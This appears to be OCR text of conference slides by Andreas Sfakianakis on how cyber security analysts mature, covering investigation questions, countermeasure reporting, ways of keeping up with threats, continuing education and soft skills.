
enisa
THE EU
CYBERSECURITY
AGENCY

SANS

FIRST™
Improving Security Together

Cyber Security Analyst Maturity Curve

*"A senior cyber security analyst should be able to reach the **simplicity at the far side of complexity** and to be able to communicate the cyber security risks, threats and related countermeasures **simply, effectively and actionable.**"*



General
Simplicity

Detailed
Complexity

Junior
Low Experience

Senior
High Experience

Initial Observation

In-depth Investigation

Final Report

Data Queries

Look-up Message

Look-up IP/Domain

Look-up File Hash

Look-up User Account

Look-up Network Subnet

Understanding Network Architecture

Understanding Business Application Function

Understanding Application Architecture

Understanding Application Data Content

Understanding Data Classification

Understanding Baseline System Behavior

Understanding The Degree of Deviation of the Baseline

What is the Alert/Event?

What is the Alert/Event Context?

Who is the User?

What is the Network Context?

What is the Application Context?

What is the Data Context?

What is the: Anomaly?

What are the Techniques, Tactics, Procedures?

What is the: Threat?

Who is the Threat Actor?

What is the Technical Impact?

What is the Business Impact?

What is the Technical Risk?

What is the Business Risk?

What are the recommended Detective countermeasures?

What are the recommended Response countermeasures?

What are the recommended Recovery countermeasures?

What are the recommended Preventive countermeasures?

What are the recommended Most Effective, Low Cost Countermeasures in Relation to Business Risk?

Is the analyst report a Well Structured, Formatted, Actionable and Easy-to-Read Analyst Report?

Understanding Threat Techniques

Understanding Threat Technique Outcomes

Understanding Attacker Patterns

Understanding Threat Actors

Understanding Overall IT Architecture

Understanding The Organization

Understanding Technical Risk

Understanding Business Risk

Understanding The Organization

Understanding Response Countermeasures

Understanding Recovery Countermeasures

Understanding Preventive Countermeasure

- www.CorrelatedSecurity.com -

https://correlatedsecurity.com/cyber-security-analyst-maturity-curve/

KEEPING UP TO DATE - SITUATIONAL AWARENESS

- RSS Aggregator (e.g., Feedly)
- Twitter
- Cyber News Websites
- Reddit
- Podcasts (e.g., CyberWire)
- Newsletter Team (e.g., TC Dragon News Bytes)
- Strategic Sources (e.g., Economist, CFR, etc.)
- Weekly Summaries (e.g.This Week in 4n6)
- Threat Intelligence Reports
- ISACs
- Trust Groups (e.g., Slack channels, mailing lists)
- Threat Intelligence Vendors

CONTINUOUS EDUCATION MINDSET


- Self-initiated
- CTFs
- Academic programs
- Certifications
- Online training material
- Conferences
- Books
- Audiobooks

YOUR LACK OF COMMUNICATION
DISTURBS ME

COMMUNICATION
THE KEY IS
memegenerator.net

DON'T UNDERESTIMATE CORE SKILLS

- Communication
- Teamwork
- Emotional Intelligence
- Business acumen
- Ethics



WHAT IF I TOLD YOU
THAT YOUR CORE SKILLS ARE
AS IMPORTANT AS YOUR TECHNICAL ONES
imgflip.com

FINAL REMARKS

Image from elladocomicodedonquijote.wordpress.com

RECAP

- Evolving cyber threat landscape
- Organisations with different threat profiles, business priorities, and “cyber shields”
- New generation of cyber defenders and tomorrow’s leaders



YOU SHALL NOT PASS!

THANK YOU!

Andreas Sfakianakis

@asfakian

threatintel.eu

TLP:CLEAR